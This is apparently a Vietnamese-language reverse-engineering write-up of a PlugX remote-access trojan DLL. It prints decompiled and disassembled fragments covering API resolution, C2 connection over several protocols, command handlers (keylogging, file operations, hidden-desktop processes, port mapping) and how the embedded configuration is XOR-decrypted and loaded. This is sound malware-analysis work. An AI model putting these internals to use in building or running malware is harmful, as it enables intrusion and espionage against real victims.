4837C	AddressOfFunctions	48F88	
48380	AddressOfNames	48F8C	
48384	AddressOfNameOrdinals	48F90	

Exported Functions [1 entry]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
48388	1	8190	48FA0	Main	

Analyze PlugX Dll

- Cách PlugX gọi hàm API




```
.text:10027A90 000         push    ebp
.text:10027A91 004         mov     ebp, esp
.text:10027A93 004         sub     esp, 84h
.text:10027A99 088         movdqa  xmm0, xmmword_100078A0
.text:10027AA1 088         mov     eax, GetCurrentProcess_0
.text:10027AA6 088         push    ebx
.text:10027AA7 08C         push    esi
.text:10027AA8 090         xor     esi, esi
.text:10027AAA 090         mov     [ebp+lpName], ecx
.text:10027AAD 090         mov     [ebp+token_handle], esi
.text:10027AB0 090         mov     [ebp+var_60], 73h ; 's'
.text:10027AB6 090         push    edi
.text:10027AB7 094         mov     edi, ds:GetProcAddress
.text:10027ABD 094         movdqu  xmmword ptr [ebp+ProcName], xmm0
.text:10027AC2 094         test    eax, eax
.text:10027AC4 094         jnz     short loc_10027AD7
.text:10027AC4
.text:10027AC6 094         lea     eax, [ebp+ProcName]
.text:10027AC9 094         push    eax                     ; lpProcName
.text:10027ACA 098         call    f_retrieve_kernel32_handle
.text:10027ACA
.text:10027ACF 098         push    eax                     ; hModule
.text:10027AD0 09C         call    edi ; GetProcAddress
.text:10027AD0
.text:10027AD2 094         mov     GetCurrentProcess_0, eax
.text:10027AD2
.text:10027AD7
.text:10027AD7          loc_10027AD7:                      ; CODE XREF: f_check_and_enable_privilege
.text:10027AD7 094         call    eax ; GetCurrentProcess_0
```


```
xmmword_100078A0 xmmword 'secorPtnerruCteG'
                                        ; DATA XRE
                                        ; f_plugx_
```

Analyze PlugX Dll

- Giao tiếp với C2




```
strcpy(szTCP_proto, "TCP");
strcpy(szHTTP_proto, "HTTP");
sz_protocol_info = L"*";
strcpy(szUDP_proto, "UDP");
strcpy(szICMP_proto, "ICMP");
switch ( choose_proto_flag )
{
  case 2:
    sz_protocol_info = szTCP_proto;
    break;
  case 3:
    sz_protocol_info = szHTTP_proto;
    break;
  case 4:
    sz_protocol_info = szUDP_proto;
    break;
  case 5:
    sz_protocol_info = szICMP_proto;
    break;
  default:
    break;
}
```




```
// Protocol:[%4s],
*szProto_Host_Proxy_format_str = _mm_load_si128(&xmmword_10007120);
strcpy(v15, "%s:%s]\r\n");
port_num_hi = HIWORD(src->f_retrieve_ip_address);
port_num_lo = LOWORD(src->f_retrieve_ip_address);
v8 = a2[1];
// Host: [%s:%d], P
v13 = _mm_load_si128(&xmmword_10007240);
// roxy: [%d:%s:%d:
v14 = _mm_load_si128(&xmmword_10007180);
// Protocol:[%4s], Host: [%s:%d], Proxy: [%d:%s:%d:%s:%s]\r\n
wsprintfA(
  szProto_Host_Proxy_full_str,
  szProto_Host_Proxy_format_str,
  sz_protocol_info,
  a2 + 2,
  v8,
  port_num_lo,
  &src->field_4,
  port_num_hi,
  &src->event_handle_1,
  &src->field_84);
f_send_str_to_debugger(szProto_Host_Proxy_full_str);
switch ( choose_proto_flag )
{
  case 2:
    result = f_connect_c2_over_TCP(this, arg0, a2, src);
    break;
  case 3:
    result = f_connect_c2_over_HTTP(this, arg0, a2, src);
    break;
  case 4:
    result = f_connect_c2_over_UDP(this, arg0, a2, src);
    break;
  case 5:
    result = 0x32;
```

Analyze PlugX Dll

- Nhận lệnh và thực thi




```
map_file_buf = f_mapping_file_and_retrun_buf();
if ( map_file_buf )
{
  strcpy(&sz_input_cmd[8], "Disk");
  (*map_file_buf)(0xFFFFFFFF, 0, 0x20120325, f_perform_disk_action_command, [illegible]
}
f_perform_keylogger();
v15 = sub_100175F0();
if ( v15 )
{
  strcpy(&sz_input_cmd[4], "Nethood");
  (*v15)(0xFFFFFFFF, 5, 0x20120213, f_enumerate_network_resources, &sz_input_cmd[4]);
}
v16 = sub_10017AD0();
if ( v16 )
{
  strcpy(&sz_input_cmd[4], "Netstat");
  (*v16)(0xFFFFFFFF, 4, 0x20120215, f_retrieve_network_statistics, &sz_input_cmd[4]);
}
v17 = sub_10018DB0();
if ( v17 )
{
  strcpy(&sz_input_cmd[4], "Option");
  (*v17)(0xFFFFFFFF, 6, 0x20120128, f_perform_option_sub_command, &sz_input_cmd[4]);
}
v18 = sub_100195B0();
if ( v18 )
{
  strcpy(&sz_input_cmd[4], "PortMap");
  (*v18)(0xFFFFFFFF, 7, 0x20120325, f_start_port_mapping, &sz_input_cmd[4]);
}
v19 = sub_10019A10();
if ( v19 )
{
  strcpy(&sz_input_cmd[4], "Process");
  (*v19)(0xFFFFFFFF, 1, 0x20120204, f_perform_process_sub_command, &sz_input_cmd[4]);
```




```
switch ( cmd_info->subcommand )
{
  case 0x3000:
    result = f_enumerate_drives(a1, cmd_info);
    break;
  case 0x3001:
    result = f_find_file(a1, cmd_info);
    break;
  case 0x3002:
    result = f_find_file_recursively(a1, cmd_info);
    break;
  case 0x3004:
    result = f_read_file(a1, cmd_info);
    break;
  case 0x3007:
    result = f_write_file(a1, cmd_info);
    break;
  case 0x300A:
    result = f_create_directory(a1, cmd_info);
    break;
  case 0x300C:
    result = f_create_process_on_hidden_desktop(a1, cmd_info);
    break;
  case 0x300D:
    result = f_file_action(a1, cmd_info);             // file copy/rename/delete/move
    break;
  case 0x300E:
    result = f_get_expanded_environment_string(a1, cmd_info);
    break;
  default:
    result = 0xFFFFFFFF;
    break;
}
return result;
```

Decrypt PlugX configuration

- Với các mẫu cũ từng phân tích, cấu hình của PlugX thường lưu tại section .data với độ lớn 0x724 (1828) bytes.




```
f_MemCpy(&pMalConfig, &encoded_config_data, 0x724u);
result = f_memcmp(&pMalConfig, "XXXXXXXX", 8u);
if ( result )
{
  // 123456789
  strcpy(xor_key, "123456789");
  xor_key_len = f_lstrlenA(xor_key);
  result = f_XorDecode(&pMalConfig, 0x724, xor_key, xor_key_len);
}
```



```
.data:1001E000 _data            segment para pul
.data:1001E000                  assume cs:_data
.data:1001E000                  ;org 1001E000h
.data:1001E000 encoded_config_data db 0D9h ; Ù
.data:1001E000
.data:1001E001                  db  31h ; 1
.data:1001E002                  db  33h ; 3
.data:1001E003                  db  34h ; 4
.data:1001E004                  db  78h ; x
.data:1001E005                  db  36h ; 6
.data:1001E006                  db  5Eh ; ^
.data:1001E007                  db  38h ; 8
.data:1001E008                  db  5Ah ; Z
.data:1001E009                  db  31h ; 1
.data:1001E00A                  db  40h ; @
.data:1001E00B                  db  33h ; 3
.data:1001E00C                  db  5Bh ; [
.data:1001E00D                  db  35h ; 5
.data:1001E00E                  db  45h ; E
.data:1001E00F                  db  37h ; 7
.data:1001E010                  db  57h ; W
.data:1001E011                  db  39h ; 9
.data:1001E012                  db  57h ; W
.data:1001E013                  db  32h ; 2
.data:1001E014                  db  47h ; G
.data:1001E015                  db  34h ; 4
.data:1001E016                  db  15h
.data:1001E017                  db  36h ; 6
.data:1001E018                  db  7Ah ; z
.data:1001E019                  db  38h ; 8
.data:1001E01A                  db  58h ; X
.data:1001E01B                  db  31h ; 1
.data:1001E01C                  db  5Eh ; ^
.data:1001E01D                  db  33h ; 3
```

Decrypt PlugX configuration


- Trước bước kiểm tra các tham số truyền vào khi thực thi, mã độc gọi tới hàm thực hiện nhiệm vụ giải mã cấu hình:




```
ptr_cmd_line = GetCommandLineW();
CommandLineToArgvW = ::CommandLineToArgvW;
strcpy(v46, "vW");
*v45 = _mm_load_si128(&xmmword_10007610);
if ( !::CommandLineToArgvW )
{
  shell32_handle = g_shell32_handle;
  strcpy(sz_shell32, "shell32");
  if ( !g_shell32_handle )
  {
    shell32_handle = LoadLibraryA(sz_shell32);
    g_shell32_handle = shell32_handle;
  }
  CommandLineToArgvW = GetProcAddress(shell32_handle, v45);
  ::CommandLineToArgvW = CommandLineToArgvW;
}
sz_arg_list = CommandLineToArgvW(ptr_cmd_line, &num_arguments);
sub_10007DC0(0);
f_decrypt_embedded_config_or_from_file_and_copy_to_mem();
if ( num_arguments == 1 )
  f_launch_process_or_create_service();
if ( num_arguments == 3 )
{
  lstrlenW = ::lstrlenW;
  arg_passed_1 = sz_arg_list[1];
  passed_arg1_info.buffer = 0;
  passed_arg1_info.buffer1 = 0;
```

Decrypt PlugX configuration


- Phân tích chi tiết kết hợp debug từ shellcode:
  - Cấu hình nhúng trong shellcode, bắt đầu từ offset **0x69**.
  - Độ lớn của cấu hình là **0x150C (5388)** bytes.
  - Key giải mã là **0xB4**.



```
plugx_mapped_dll→signature = 0;
plugx_decrypted_dll→ptr_shellcode_base = ptr_call_addr;  // 00402029 E8 00 00 00 00
plugx_decrypted_dll→shellcode_size = end_sc_offset;
plugx_decrypted_dll→ptr_encrypted_PlugX = ptr_enc_compressed_dll_addr;// 00403592 1C 9B ....
plugx_decrypted_dll→encrypted_PlugX_size = compressed_dll_size;// 0x2E552
plugx_decrypted_dll→PlugX_config = config;                // 0x0402069 (offset 0x69 on disk)
plugx_decrypted_dll→PlugX_config_size = config_size;      // 0x0150C
plugx_decrypted_dll→ptr_PlugX_entry_point = plugx_mapped_dll + payload_nt_headers→OptionalHeader.AddressOfEntryPoint;
VirtualProtect(lpAddress, payload_raw_size, PAGE_EXECUTE_READWRITE, &flOldProtect);
if ( !(plugx_decrypted_dll→ptr_PlugX_entry_point)(plugx_mapped_dll, 1, 0) )
  return 0x15;
if ( ExportProc )
  ExportProc();                                           // execute export function
```

